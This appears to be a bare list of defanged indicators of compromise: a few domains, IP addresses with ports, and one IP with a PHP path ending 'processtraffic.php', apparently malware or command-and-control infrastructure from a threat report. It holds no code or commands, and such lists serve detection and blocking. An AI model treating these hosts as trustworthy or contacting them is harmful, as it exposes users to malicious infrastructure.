theagencymg[.]com

gettingtoaha[.]com

squidgame[.]to

178[.]20[.]44[.]131:8842

92[.]38[.]241[.]101:36778

mirtonewbacker[.]com

94[.]103[.]81[.]146/php/Cpu4pythonserver/37Game/Video74Local/processtraffic.php?